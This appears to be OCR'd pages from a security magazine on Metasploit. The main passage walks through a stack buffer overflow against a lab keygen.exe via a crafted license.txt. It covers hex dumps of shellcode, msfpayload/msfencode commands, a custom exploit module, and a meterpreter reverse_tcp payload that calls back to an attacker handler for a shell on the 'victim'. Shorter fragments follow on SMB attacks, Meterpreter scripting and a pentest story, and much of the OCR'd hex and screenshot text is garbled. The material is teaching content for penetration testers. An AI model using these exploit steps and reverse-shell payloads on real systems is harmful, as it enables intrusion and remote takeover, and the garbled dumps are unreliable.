20	36	41	61	37	41	61	38	41	61	39	41	62	20	41	-	21	6	A	a	7	A	a	8	A	-
30	41	62	32	41	62	33	41	62	34	41	62	35	30	CD	22	00	A	ь	2	A	b	3	A	b	4
40	62	37	41	62	FB	83	43	10	41	63	30	41	63	31	41	63	ь	7	A	ь	2	f	С	+	7
50	32	41	63	33	41	63	34	41	63	35	41	63	36	41	63	37	2	A	c	3	A	c	4	A	c
60	9	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90				0					
70	9	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	L		IV		P	5			
80	9	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	ŀ	-							
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	2								
A0	90	90	90	90	90	90	90	90	90	90	cc														
										-		-													
														11	NT:	3									

Running the keygen program as far as the RETN instruction shows that the return address is now 0x0022CD32, the location of the shellcode on the stack. This is illustrated here:

		ST7 empty 0.0 ST7 empty 0.0 FST 0000 Con FCW 037F Pre
	0022CD30 62413762 1043835F8 41306341 63413163 336634132 41346341 63413563	New return address
0022CCEC 0022CCF0 0022CCF4 0022CCF8 0022CCF8 0022CCF0 0022CD00 0022CD00	37634136 90909090 90909090 90909090 90909090 90909090 90909090 90909090	
0022CD08 0022CD10 0022CD14 0022CD18 0022CD18 0022CD20 0022CD20 0022CD20	90909090 90909090 90909090 90909090	Points here
0022CD30 0022CD30 0022CD30 0022CD34 0022CD34 0022CD34 0022CD34 0022CD40 0022CD40	98909898 98909898 98909898 98909898 98909898 98989898	

Stepping past the RETN instruction shows that the CPU now executes the NOP instructions as far as the INT3 instruction:

BOARD	200	
0022CD30	90	NOP
0022CD31	90	NOP
0022CD32	90	NOP
0022CD33	98	NOP
0022CD34	98	NOP
0022CD35	9ã	NOP
0022CD36	98	NOP
0022CD37	98	NOP
0022CD38	98	NOP
00220039	90	NOP
0022CD38	20	INTS
0022CD3B	006E 67	ADD BYTE PTR DS
0022CD3F	60	INS BUTE PTR ES

This has confirmed that gaining control over execution is possible by crafting the contents of the license.txt file.

### Deliver a payload...


The next step is to have Metasploit generate some useful shellcode for use in the exploit. In order to do this the Metasploit framework provides yet another tool: msfpayload. This can be used to generate the shellcode for any payload that is available in the Metasploit framework. Use msfpayload to search for a particular payload:

msfpayload -l | grep -i exec

windows/dns_txt_query_exec	Performs a TXT query against a seri
Lindowo/ dowintodd caco noopo	Download an LAL LION an HIDDIG /FTP
windows/exec	Execute an arbitrary command
Windowski and hind in the	Lister for a construction of 12V6,
windows/upexec/bind nonx top	Listen for a connection (No NX), Up

### Then use it to generate the shellcode:

msfpayload windows/exec CMD=calc.exe P



In its current format this payload will not work in our exploit. Earlier it was noted that fscanf will read one line of text. Special characters like 0x0a, 0x0c, 0x0d, 0x20 will cause fscanf to stop reading the exploit code and break execution. Fortunately Metasploit also assists with getting around this type of restriction. Msfpayload can be used in combination with msfencode and tell it not to use particular characters.

In this case, the following command will generate shellcode that will work with the fscanf API:

```
- msfpayload windows/exec CMD=calc.exe R | msfencode -b '\x0a\x0c\x0d\x20`
```

The output of this command is:



This is then added to the shellcode using the hex editor:

de Edit	Se	arch	٦.	Add	iness	s. ]	800	kmi	erks	1	ool	s	XVIs	crip	at :	He	р.																		
181		×	X	=	2 (	B	9	đ	5 8	2	ŝ	M	?																						
0	67	63	68	71	63	79	62	65	72	77	69	62	41	61	30	41	61	31	41	61	g	c	h q	1 0	У	be	r	w :	1 n	A	a (	A	۵	1 2	
14	32	41	61	33	41	61	34	41	61	35	41	61	36	41	61	37	41	61	38	41	2	λ	. 2	A		4 3		5 3	A #	6	A #	7	λ	. 8	1
28	61	39	41	62	30	41	62	31	41	62	32	41	62	33	41	62	34	41	62	35	a	9	A b	0	λ	ь 1	A	b	2 A	ъ	3 2	b	4	A b	,
3C	30	CD	22	00	62	37	41	62	<b>7</b> 8	83	43	10	41	63	30	41	63	31	41	63	0	Í	"	ъ	7	Ab		f (	= +	A	e (	A	e	1 2	
60	32	41	63	33	41	63	34	41	63	35	41	63	36	41	63	37	90	90	90	90	2	λ	c 3	A	c	4 3	c	5 .	A c	6	A c	. 7			
64	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90			T				T							T	Ī
78	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90											T			T	
8C	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90				Π							T			T	
AU	90	90	90	90	90	90	90	90	90	90	BA	85	6E	92	<b>A</b> 7	DB	C3	D9	74	24								1	• µ	n	. 5	ΰ	Ā	ΰτ	-
B4	54	52	33	C9	B1	33	31	56	12	83	EE	FC	03	Z3	60	70	52	F7	95	FD	0		3 8	: ±	3	1 7	t	£	î ū	L		P	R		
CB	90	07	66	92	14	22	57	sc	43	67	CБ	00	07	25	E6	ΞB	45	DD	70	99		•	t à	1	۵	W G	c	g į	i.	•	5 a	2 d	Ξ	Ŷ)	
DC	41	D2	36	14	B4	DD	C7	98	78	81	04	BA	04	CB	58	10	34	04	aD	5D	A	ð	6 9	1 -	Ý	ç.	×	+	0	1	2 3	1	4	1 -	1
FO	71	78	55	OF	2A	F7	CD	AO	53	45	CE	C1	83	C2	6E	BA	AA	14	1.4	70	q	x	- 3		+	Í		Ξ.	ΪÁ		Ā r			1 -	-
104	B4	44	B3	OF	FE	70	BF	48	DF	7D	6C	BB	23	34	19	78	D7	C7	CB	B-0		D	* 3	Þ	1	i B	B	1	1 <	\$	4	x	*	çe	2
118	18	F6	33	15	27	37	BE	5Z	63	FF	21	15	9B	FC	DC	28	58	7F	3B	BA	1	õ	3	1.	7	4 -	0	9	1 1	>	n t	J .	x	1 ;	
12C	70	27	CB	10	A6	D6	1D	FA	2D	D4	EA	88	68	Fð	ED	SD	01	04	65	60	3		È	4	ő	ú	1 -	ô,	ē -	J	ø i	1		1 .	
140	C6	8D	3D	47	C2	D6	Ξē	Ξ6	53	82	49	16	83	12	35	82	C3	88	22	C4	Ŧ	-	= 0	Ā	ö		5	• ;	ΓŢ	f	- 6		İ		•
154	BD	C6	BS	44	AB	AF	B6	56	B3	9F	DE	67	38	70	98	77	EB	35	56	32		E	μΕ	10	-	1 1		9	t g	8		w	ē	5 V	1
168	86	15	33	9B	22	22	62	10	99	60	9B	9F	28	18	58	BF	58	1D	24	07	1		8 :	. "	-	ъ	21		эŸ	1	1 3	5	x		,
170	BO	6F	35	82	86	DC	36	27	DS	83	24	AB	34	26	4D	49	49	cc				0	5 8	1	Ū	6 1	ð	11	<b>H</b> 40	4	6 2	II	I		

The next test is to test our exploit:

	icens			•					
thostby		) fai.	led					-	×
	ulator								
View	Edit H	lelp							
									e
									-
• D	egrees	🔿 Radia	ins 📀	Grads	MC	MR	MS	M+	M-
	Inv	In	(	)	-	CE	С	±	V
Int	sinh	sin	x <sup>2</sup>	n!	7	8	9	/	%
dms	cosh	cos	xy	∛x	4	5	6	*	1/x
π	tanh	tan	<i>x</i> <sup>3</sup>	∛ <i>x</i>	1	2	3	-	
F-E	Exp	Mod	log	10 <sup>x</sup>		0		+	=


Great, it works! The maliciously crafted license.txt file can execute calc.exe!

### All wrapped up in a nice little module...

Ok, at this stage all of the information required to create a working exploit is available. The next step is to abstract this exploit into a Metasploit module in order to use it in the framework and benefit from all of the features the framework provides. The best way to find out how to create exploit is to review the existing exploit modules. In this case our module needs to create a file which will contain the exploit and payload. In order to create the module the foxit\_title\_bof.rb exploit module was used as a template. All of the exploit modules (on backtrack) are located in the folder: /opt/metasploit/msf3/modules/exploits. In this directory the exploits are organised by operating system and then by software or type. As this is a fileformat type exploit for the windows platform the new exploit module will be located in:

### /opt/metasploit/msf3/modules/exploits/windows/fileformat

This is where the foxit\_title\_bof.rb module was taken from. All of the foxit specific functionality was stripped out to leave a minimal skeleton module:



This module has the bare minimum required to function as an exploit module: initialize and exploit. The initialize function sets up the exploit module and contains the information that is seen when the 'info' command is used against a module. It is also used to register options to allow configuration using msfconsole.

Most of the information above is for informational purposes only, for example: name, description, version, etc. however, the 'Payload' section contains configuration options for the payload. In this case the 'BadChars' option is used to ensure that Metasploit encodes the payload appropriately and does not use characters that will break the exploit. The does the same job as msfencode did earlier in the article.

The exploit function is called when the 'exploit' command is issued. As the image shows this is currently empty and will not do anything in its current state.

Saving the module as it is in the location:

/opt/metasploit/msf3/modules/exploits/windows/fileformat/gchq\_license\_bof.rb

will ensure that it is loaded by the framework the next time the Metasploit is started. To confirm simply start msfconsole and issue the 'search gchq' command as shown here:

msf > search gcbq						
Matching Modules						
Name	Disclosure Date	Rank	Descr	iption		
exploit/windows/fileformat/gchg_license_bo	f 2012-09-05 00:00:00 UTC	great	GCHQ	- License.txt	Stack Buffer Over	1.01
<pre>msf &gt; info exploit/windows/fileformat/geng_1;</pre>	cense_bof					
Name: GCHQ - License.txt Stack Buffer	Overflow					
Module: exploit/windows/fileformat/gchg						
Version: custom						
Flatform: Windows						
Frivileged: No						
License: Hetasploit Framework License (BS	(D)					
Rank: Great						
Provided by:						
misterfitzy						
Available targets:						
ld Name						
Basic options: Name Current Setting Required Descri	ption					
FILENAME license.txt yes The ou	tput filename.					
Payload information: Avoid: 4 characters						
Description: This module exploits a stack based buffer of	warflow in the license					
format of GCHQ keygen.exe file.						

This module can now be configured in the same way as any other module in the framework, for example:

```
exploit(gchq_license_bof) > show options
nsf
Module options (exploit/windows/fileformat/gchg_license_bof):
   Name
             Current Setting Required Description
   FILENAME license.txt
                                         The output filename.
Payload options (windows/exec):
             Current Setting Required Description
   Name
                               yes The command string to execute
yes Exit technique: seh, thread, process, none
             calc.exe
   CMD
   EXITFUNC process
Exploit target:
   Id
      Name
       Windows 7
```

This looks good but the exploit module is not yet configured to do anything.

### Add the exploit code

The last step is to tell the module what to do when the exploit command is issued. In this case coding the exploit function is very simple:



First of the all the code creates a license stub. This is the same license stub that was used earlier in the hex editor.


Next, add the payload to the licence stub. This is achieved by simply using the Metasploit function 'payload.encoded'. This function transparently generates and encodes the payload which is then appended to the stub as shown above.

Lastly the file\_create function is used to write the newly created malicious file to the disk.

It really is as simple as that, in this case a working exploit module can be create using three commands. The framework makes exploit development so much easier.

### Test the exploit

Load and configure the module as before and now issue the exploit command:



As shown here a file is create in /root/.msf4/local/license.txt The contents of the created file look like this:

00000000	63	79	62	65	72	77	69	6e	41	61	30	41	61	31	41	61	cyberwinAa0Aa1Aa
00000010	32	41	61	33	41	61	34	41	61	35	41	61	36	41	61	37	2Aa3Aa4Aa5Aa6Aa7
00000020	41	61	38	41	61	39	41	62	30	41	62	31	41	62	32	41	[Aa8Aa9Ab0Ab1Ab2A]
00000030	62	33	41	62	34	41	62	35	45	49	50	3a	20	cd	22	00	b3Ab4Ab5EIP:,.".
00000040	fO	83	43	10	00	84	43	10	63	31	41	63	32	41	63	33	[CC.clAc2Ac3]
00000050	41	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	[A
00000060	90	90	db	d4	b8	fe	09	7c	e3	d9	74	24	14	5a	31	C9	t\$.Z1.
00000070	b1	33	31	42	17	03	42	17	83	14	f5	9e	16	14	ee	d6	.31BB
00000080	d9	e4	ef	88	50	01	de	9a	07	42	73	2b	43	06	78	cO	PBs+C.x.
00000090	01	b2	0b	a.4	Bd	b5	bc	03	e8	f8	3d	a2	34	56	fd	a4	=.4V
000000a0	c8	a4	d2	0.6	£0	67	27	46	35	95	c8	1a	ee	d2	7b	8b	g'E5{.
0d000000	9b	a6	47	aa	4b	ad	<b>1</b> 8	d4	ee	71	8c	6e	fO	al	3d	e4	G.Kq.n=.
000000c0	ba	59	35	a2	1a	58	9a	b0	67	13	97	03	13	a2	71	5a	.Y5Xgq2
000000d0	de	95	bđ	31	e3	la	30	4b	23	9c	ab	3e	5£	df	56	39	10K#>V9
000000e0	a4	a2	8c	cc	39	04	46	76	9a	b5	8b	e1	69	b9	60	65	9.Fvi.'e
000000f0	35	dd	77	aa	4d	d9	fc	4d	82	68	46	6a	06	31	ic	13	[5.w.MM.hFj.1]
00000100	lť	9f	fЗ	2c	7f	47	ab	88	0b	65	b8	ab	51	e3	ЗÍ	39	,.GQ.?9
00000110	ec	4a	3f	41	ef	fc	28	70	64	93	2f	8d	af	d0	c0	c7	.J?A (pd./
00000120	12	70	49	Se	66	c1	14	31	5d	05	21	b2	54	15	d6	aa	.pI.f1].!.T
00000130	1c	fO	93	6c	cc	88	8c	18	f2	3f	ac	08	91	de	Зe	d0	1?>.
00000140	78	45	c7	73	85												[xE.s.]
00000145																	

Copy this file to the test system and run it through leygen.exe again.

Command Pro	ompt						>
keygen.exe error: getho	stbyname() failed						
P	Calculator View Edit Help					*	
						0	
	🖲 Degrees 🕐 Radians 🕐 Grads	MC	MR	MS	M+	м-	
	Inv In ( )	-	CE	c	±	4	

As the screenshot shows the calc.exe is executed when keygen.exe opens the created license.txt file.

### Power of the framework...

Now that the exploit module has been abstracted it's time to use the framework to deploy a far more interesting payload than showing a calculator! For this purpose, the payload windows/meterpreter/reverse\_tcp is used. Reconfigure the exploit module like so:

Name	Current Setting		
FILENAME			The output filename.
	ons (windows/mete Current Setting		
	process	уез	Exit technique: seh, thread, process, no
EXITFUNC			
	10.5.164.32	yes	The listen address
LHOST			
LHOST	10.5.164.32 4444		

Start up a handler on the server (attacker's) side:

exploit/multi/handler

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh,
LHOST	10.5.164.32	yes	The listen address
LFORT	4444	yes	The listen port

Note: no handler was created in the module so it has to be manually started.

This time when the exploit is deployed a reverse Meterpreter shell is created which connects back the waiting Metasploit session on the attacker's side:

	e sessions			
Id	Туре	Information	Connection	
1	meterpreter x86/win32	WCL\pfitzgerald	10.5.164.32:4444 -> 10.5.164.33:65034	(10.5.164.33)
msf	exploit(handler) >			

This gives shell access to the victim's system and the attacker's job is complete! At this point the attacker can leverage the full power of the Metasploit framework on the victim's system.

### Conclusions

Hopefully this article has been able to convey just how much power the Metasploit framework places in your hands. The framework is not simply limited to the quality of the content it ships with, for those willing to get their hands dirty any component of the framework can be changed to suit a specific situation. The article covered creating a custom exploit and abstracting it into its own module. The example used is a basic buffer overflow used but there are far more sophisticated exploit modules using various techniques such as return-oriented-programming, written by some of the best minds in the industry. There is a wealth of knowledge in the exploit database just waiting for the curious to explore.

This article is just the beginning of what's possible with Metasploit, every single part of the Framework can be changed to suit your specific needs. Don't be afraid of the internals of the framework; let your curiosity get the better of you and just dive in.

Note: Remember hacking in all its forms is illegal! So unless you have written permission to try an exploit against a system don't do it! The penalties are real and severe. Have fun and don't be stupid!

### Acknowledgments

Thanks to my wife Jean for putting up with me ignoring her to write this and all of my other endeavours and my brother Brian for being kind enough to review it for me! Remember, winter is coming.

### About the author

**Patrick Fitzgerald** works in Dublin, Ireland as an Information Security Consultant for Ward Solutions LinkedIn: ie.linkedin.com/pub/patrick-fitzgerald/4/911/529 Twitter: @misterfitzy

# Playing with smb and authentication...;)

Ok folks, when you are reading this title you are thinking 'Hey, this stuff is old crap, it's impossible who this attack are yet working in native windows 2008 R2 Active Directory Domain...'

But... You are wrong. This stuff still working in the state of the art infrastructure. And I want to show you...

### My point of view

In my experience a lot of infrastructures have two big problems, they are using local admin credential with the same password in some or all systems of the network and maintain some servers (or clients) unpatched, with these two common mistakes we can completely Pown the infrastructure.

Two pillars of best practices are just patching and a different password for local admin for each host and it is possible to retrieve a lot of best practices from the Internet and in many books about security architecture, but a lot of system admin don't use them, why? In most case because the system admins are uneducated in security, or because they are lazy, or because they are too busy...

### Beginning the attack

The first step is to find the vulnerable host, we can do this in a lot of manners, the ROE in the contract with your customers are the driver, in some case we can use tools like nessus, if the noise is acceptable, otherwise the choice of old style hackers is to work with nmap with a very small range of ports and with a long interval between one port and another, something like a *paranoid* scan on the nmap timing template.

In my test lab I have one host with installed windows 2k8 sp2 unpatched, this host is vulnerable, I will try to use an attack against the smb2, the exploit ms090 050, the exploit is stable enough, but in some cases can crash the target, for this reason be careful in production environments. Before starting with the attacks we will review the test lab configurations, we have three windows hosts, two of them have installed windows server 2k8 R2 and one is with windows server 2k8 sp2, the two host 2k8R2 are on the 2k8 Active Directory domain, the domain mode and the forest mode are windows 2k8, the host with windows server 2k8sp2 is a workgroup server with file sharing enabled, look at this table:

```
DC2k8R2 - 192.168.254.201 - Domain Controller and DNS server
SRV2k8R2 - 192.168.254.202 - Member Server
SRV2k8sp2 - 192.168.254.204 - Stand Alone Server - File Sharing
```

We have also an attacking machine, in my case a Backtrack 5 R2 x64 with IP 192.168.254.1.

I like the Backtrack machine because is not necessary to install a lot of tools, it has the most popular and used tools directly on-board.

I start the metasploit framework in my BT5R2 machine, normally I like to work with msfconsole because this is the most interactive from the environment of metasploit framework, but if you prefer the GUI, is possible to work with Armitage.

Now I configure the first exploit:

# Advance Meterpreter with API, Mixins and Railgun

Meterpreter is considered the heart of metasploit - it provides a wide range of features that can be performed during post exploitation. The main role of meterpreter is to make our penetration task easier and faster. In this tutorial we will talk about some of the advanced concepts related to meterpreter. We will dive deeper into the core of metasploit to understand how meterpreter scripts function and how we can build our own scripts.

From a penetration tester's point of view, it is very essential to know how to implement their own scripting techniques, to fulfill the needs of their scenario. There can be situations when you have to perform tasks where meterpreter may not be enough to solve your requirements. So you cannot sit back. This is where developing own scripts and modules becomes handy. In this tutorial, we will discuss the meterpreter API and some important mixins. Then in later recipes, we will code our own meterpreter scripts.

### **Meterpreter API**

Meterpreter API can be helpful for programmers to implement their own scripts during penetration testing. Since the entire Metasploit framework is built using the Ruby language, some experience in Ruby programming can enhance your penetration experience with metasploit. We will be dealing with Ruby scripts in the next few recipes, so some Ruby programming experience will be required to understand the scripts. Even if you have a basic understanding of Ruby, or other scripting languages, it will be easy for you to understand the concepts.

Let us start with launching an interactive Ruby shell in the meterpreter. Here I am assuming that we have already exploited the target (Windows 7) and have an active meterpreter session.

The Ruby shell can be launched by using the irb command.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
```

Now, we are into the Ruby shell and can execute our Ruby scripts. Let us start with a basic addition of two numbers.

>> 2+2 => 4

This demonstrates that our shell is working fine and can interpret the statements. Let us perform a complex operation now. Let us create a hash and store some values in it along with keys. Then we will delete the values conditionally. The script will look something like this:

```
x = { "a" => 100, "b" => 20 }
x.delete_if { |key, value| value < 25 }
print x.inspect
```

# Metasploit Penetration Testing Cookbook !



[PACKT] open source

- More than 80 recipes/practicaltasks that will escalate the reader's knowledge from beginner to an advanced level
- Special focus on the latest operating systems, exploits, and penetration testing techniques

**Abhinav Singh** 

• Detailed analysis of third party tools based on the Metasploit framework to enhance the penetration testing experience

# The Inside-Outsider - Leveraging Web Application Vulnerabilities + Metasploit to become the Ultimate Insider

"Strategy without tactics is the slowest route to victory. Tactics without strategy is the noise before defeat"- Sun Tzu

'Greed is good' - Gordon Gekko, 'Wall Street'

### Introduction

An effective penetration test is one that has a specific objective. Typically, the objective is to identify and exploit as many vulnerabilities as can be found, within the scope of the rules of engagement. However, my interpretation of 'objective' is a little different. For me, being objective is really about whether I, as a penetration tester, can gain access to information assets that the organization considers critical. This means that whilst I might uncover several vulnerabilities during the course of a penetration test, but if am unable to gain access to critical information assets of the organization, the fundamental objective is still not met.

I had been working with a client in the manufacturing sector recently. This company has a sizable IT deployment with multiple locations, a private MPLS "cloud" network connecting all their sites. SAP deployments spanning across their locations, as well as a multitude of commercial and custom web applications that were being utilized for everything from Human Resource Management to Supplier and Customer Relationship Management.

The most critical information asset for this company was its R&D Design Information. This company would spend months designing components that it would manufacture and subsequently sell to its customers. The company is in a highly competitive market, where it is the leader. Therefore, even the theft / unauthorized disclosure of a single design would result in millions of dollars lost for the company in terms of business opportunities and client confidence. The company had also been assessed and tested for security vulnerabilities over the last 3 odd years, but there were incidents that had occurred and the management wanted another test to be performed.

Our objective was simple. The CEO conveyed that if we were able to gain access to R&D Design Information, then the Penetration Test would be a successful one. We could use any method of incursion, internally or externally, with the exception of social engineering and Denial-Of-Service to achieve our goals.

This article is essentially the story of that penetration test and the things that my team and I discovered about Metasploit and how to become the Ultimate Insider in an organization. Lets begin....

### The First Incursion – The Web App

Its no surprise that companies deploy web apps 'by the boatloads' today. Web Apps have been ubiquitous in the enterprise. Apps fuel HR departments, purchase departments, corporate communcation, intranets, extranets and so on. These applications

# **Metasploit for penetration testing**

When we say "Penetration Testing tool" the first thing that comes to our mind is the world's largest Ruby project, initially started by HD Moore in 2003 called 'Metasploit' a sub-project of Metasploit Project. Other important sub-projects include the Opcode Database, shell code archive, and security research. It was created in 2003 in the Perl programming language, but due to some Perl disadvantages was completely re-written in the Ruby Programming Language in 2005. On October 21, 2009, Rapid7, a vulnerability management solution company, acquired the Metasploit Project. A collaboration between the open source community and Rapid7, Metasploit software helps security and IT professionals identify security issues, verify vulnerability mitigations, and manage expert-driven security assessments, providing true security risk intelligence. Capabilities include smart exploitation, password auditing, web application scanning, and social engineering.

MMMNS	ммммм		ммммм		
MMMMU	ммммммм	N N	чимими	JMMMM	
MMMNU	ммммммм	MMNmmnNMM	иммммм	JMMMM	
MMMNI	МММММІ МММММММММММММ				
MMMNI MMMMMMMMMM		MMMMMMMM			
MMMNI	MMMMM	MMMMMMM	MMMMM	1 7-17-17-17-1	
MMMINI	P1P1P1P1P1P1	MMMMMMM	MMMMM	j testestestes	
MMMNI	MMMNM	MMMMMMM	MMMMM	j MMMM	
MMMNI	WMMMM	MMMMMMM	MMMM#	_) (~II~II~II~II~	
MANAMER	7 MMNM		MMMMM	_ dmmmm	
MMMMNm	7 MMM		MMMM	CIMMMMM	
PAP-M-M-M-M-M	7 MM		MM 7	NIMMMMM	
I-B-B-B-B-B-B-B-B-B-B-B-B-B-B-B-B-B-B-B	aMNC		J MMMMMMMMM		
MMMMMMMMMM CMMMM			PENIMI-INPRM		
MMMMNN	ANMMMMMN		AMAMMAN	MANMMNM	
1-11-12-11-17-12-12	AMNMMNMM	MMm+ - + MMI	ADDRESS OF A DESCRIPTION OF A DESCRIPTIO	MNMMNMM	

No wonder it had become the standard framework for penetration testing and vulnerability development and the world's largest public database of quality assured exploits.

Metasploit itself is free, opensource software, with many contributors in the security community, but two commercial Metasploit versions are also available.

### Working with metasploit

Metasploit is simple to work on and is designed with ease-of-use in mind to support Penetration Testers and other security experts. When you encounter the Metasploit Framework (MSF) for the first time, you might be overwhelmed by its many interfaces, options, utilities, variables, and modules.

Metasploit framework had basic terminology that is same throughout the security industry. These terms are as follows: